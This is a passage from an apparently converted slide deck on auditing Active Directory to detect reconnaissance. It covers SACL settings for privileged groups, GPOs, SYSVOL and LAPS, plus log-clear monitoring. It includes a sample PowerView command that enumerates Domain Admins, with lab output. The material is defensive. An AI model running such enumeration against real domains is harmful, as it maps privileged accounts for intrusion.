MemberDN       : CN=RMSAdmin,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io
```

Group Enumeration Event ID 4662

- **Security ID**: the account that performed the enumeration.

- **Object Name**: the distinguished name of the enumerated group.

Event Properties - Event 4662, Microsoft Windows security auditing.

General   Details

An operation was performed on an object.

Subject :
    Security ID: ACME\JoeUser
    Account Name: JoeUser
    Account Domain: ACME
    Logon ID: 0x264DD7

Object:
    Object Server: DS
    Object Type: group
    Object Name: CN=Domain Admins,CN=Users,DC=theacme,DC=io
    Handle ID: 0x0

Operation:
    Operation Type: Object Access
    Accesses: Read Property

    Access Mask: 0x10
    Properties: Read Property
                {e48d0154-bcf8-11d1-8702-00c04fb96050}
                    {26d97369-6070-11d1-a9c6-0000f80367c1}
                {59ba2f42-79a2-11d0-9020-00c04fc2d3cf}

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	9/7/2019 4:42:17 AM
Event ID:	4662	Task Category:	Directory Service Access
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	AcmeIODC01.theacme.io
OpCode:	Info		

Since We Are Auditing Reads and Writes, Modifications are Logged Too!

Auditing Entry for Domain Admins

Principal: Everyone Select a principal

Type: Success

Applies to: This object and all descendant objects

Permissions:

- ☐ Full control
- ☑ List contents
- ☑ List object
- ☑ Read all properties
- ☑ **Write all properties**
- ☐ Delete
- ☐ Delete subtree
- ☑ Read permissions

- ☑ **Modify permissions**
- ☑ **Modify owner**
- ☐ All validated writes
- ☐ All extended rights
- ☐ Create all child objects
- ☐ Delete all child objects
- ☐ Add/remove self as member
- ☐ Send to

Properties:

- ☑ Read all properties
- ☑ **Write all properties**
- ☑ Read phone and mail options
- ☑ Write phone and mail options
- ☑ Read Description
- ☑ Write Description

- ☑ Read msDS-NCReplInboundNeighbors
- ☑ Write msDS-NCReplInboundNeighbors
- ☑ Read msDS-NCReplOutboundNeighbor
- ☑ Write msDS-NCReplOutboundNeighbor
- ☑ Read msDS-NC-RO-Replica-Locations-
- ☑ Read msDS-NcType

Privileged Group Auditing

- Configure auditing on the following AD privileged groups to identify AD recon type activities:
  - Administrators (AdminSDHolder)
  - Domain Admins (AdminSDHolder)
  - Enterprise Admins (AdminSDHolder)
  - **Other custom privileged groups**

- The same auditing settings apply for auditing group access:
  - Principal, enter "Everyone"
  - Applies to "This object only" (or "This object and all descendants" for member account auditing as well)
  - Permissions = "Read all properties"
  - Properties = "Read all properties"

Set Auditing on AdminSDHolder for Auditing Highly Privileged AD Groups & Accounts

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

Set Auditing on Custom Privileged Groups

Auditing Beyond Recon

GPO AD Object Auditing (Event ID 4662)

Audit **Everyone for** Descendant **groupPolicyContrainer** objects:
- **Successful** accesses of type **Delete** and **Modify** Permissions
- **Successful** accesses of type **Write versionNumber** (& **DisplayName**)

Principal: Everyone   Select a principal

Type: Success

Applies to: Descendant groupPolicyContainer objects

Permissions:
- ☐ Full control
- ☑ List contents
- ☑ Read all properties
- ☑ Write all properties
- ☑ Delete
- ☐ Delete subtree
- ☑ Read permissions
- ☑ Modify permissions
- ☑ Modify owner

GPO SYSVOL Auditing (Event ID 4663)

- Enable File Auditing
  - **Computer Configuration/Policies/Windows Settings/Advanced Audit Policy Configuration/Audit Policies/Object Access**
  - Enable **Audit File System** for **Success**

- Configure File Auditing
  - On **%systemroot%\SYSVOL** folder, open the properties of the domain folder and go to the Auditing tab
  - Audit **Everyone &** applies to **This folder, subfolders and files**
    - **Successful** accesses of type **Create files / Write data**, **Create folders / append data**, **Delete subfolders and files**, **Delete**, and **Change permissions**.

Advanced Audit Policy Configuration
- Audit Policies
  - Account Logon
  - Account Management
  - Detailed Tracking
  - DS Access
  - Logon/Logoff
  - Object Access
  - Policy Change
  - Privilege Use
  - System
  - Global Object Access Auditing

Resource Manager	Audit Events
File system	Configured
Registry	Not configured

File system Properties

Policy | Explain

Configure the file system global object access audit policy here

☑ Define this policy setting

Configure

OK   Cancel   Apply

Advanced Security Settings for Global File SACL

Auditing

For additional information, double-click an audit entry. To modify an audit entry, select the entry and click Edit (if available).

Auditing entries:

Type	Principal	Access	Inherited from
Succ...	Everyone	Special	None

Add   Remove   Edit

OK   Cancel   Apply

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

LAPS Access Auditing (Event ID 4662)

- Use the LAPS PowerShell module to configure auditing on the LAPS PW attribute:
  - Set-AdmPwdAuditing
    –OrgUnit: <name of OU on which you want to setup the auditing>
    -AuditedPrincipals: <identification of users/groups whose access to password shall be audited>

- Configure auditing of DS Access:
  - Advanced Audit Policies > DS Access > Audit Directory Service Access

Ensure You Are Monitoring for Audit Log Clear, Event ID 1102

Event Properties - Event 1102, Eventlog

General | Details

The audit log was cleared.
Subject:
    Security ID: TRIMARCRESEARCH\Administrator
    Account Name: Administrator
    Domain Name: TRIMARCRESEARCH
    Logon ID: 0xB8D227

Log Name:	Security		
Source:	Eventlog	Logged:	9/2/2019 10:06:17 PM
Event ID:	1102	Task Category:	Log clear
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	TRDC11.lab.trimarcresearch.com

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

Breaking Active Directory Recon

Test First...

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

Secure Administrative OU

- New top-level OU with special permissions.

- Move all privileged admin accounts and groups into this OU.

- The AD Management object is there but can't be viewed by anyone but AD Admins.

- Recommend adding a "View Hidden OU" group for auditing/special case view-only access.

```
PS C:\Users\JoeUser> Get-NetGroupMember 'Domain Admins'


GroupDomain   : lab.trimarcresearch.com
GroupName     : Domain Admins
MemberDomain  : lab.trimarcresearch.com
MemberName    : sean
MemberSID     : S-1-5-21-1464781628-4228599274-2308228173-1707
IsGroup       : False
MemberDN      : CN=Sean,CN=Users,DC=lab,DC=trimarcresearch,DC=com

GroupDomain   : lab.trimarcresearch.com
GroupName     : Domain Admins
MemberDomain  : lab.trimarcresearch.com
MemberName    : admSean
MemberSID     : S-1-5-21-1464781628-4228599274-2308228173-1699
IsGroup       : False
MemberDN      : CN=Sean,OU=Admin Accounts,OU=AD Management,DC=lab,DC=trimarcresearch,DC=com

GroupDomain   : lab.trimarcresearch.com
GroupName     : Domain Admins
MemberDomain  : lab.trimarcresearch.com
MemberName    : svcEventL
MemberSID     : S-1-5-21-1464781628-4228599274-2308228173-1694
IsGroup       : False
MemberDN      : CN=svcEventL,CN=Users,DC=lab,DC=trimarcresearch,DC=com

GroupDomain   : lab.trimarcresearch.com
GroupName     : Domain Admins
MemberDomain  : lab.trimarcresearch.com
MemberName    : admPEvans
MemberSID     : S-1-5-21-1464781628-4228599274-2308228173-1663
IsGroup       : False
MemberDN      : CN=admPEvans,OU=Admin Accounts,OU=AD Management,DC=lab,DC=trimarcresearch,DC=com

GroupDomain   : lab.trimarcresearch.com
```
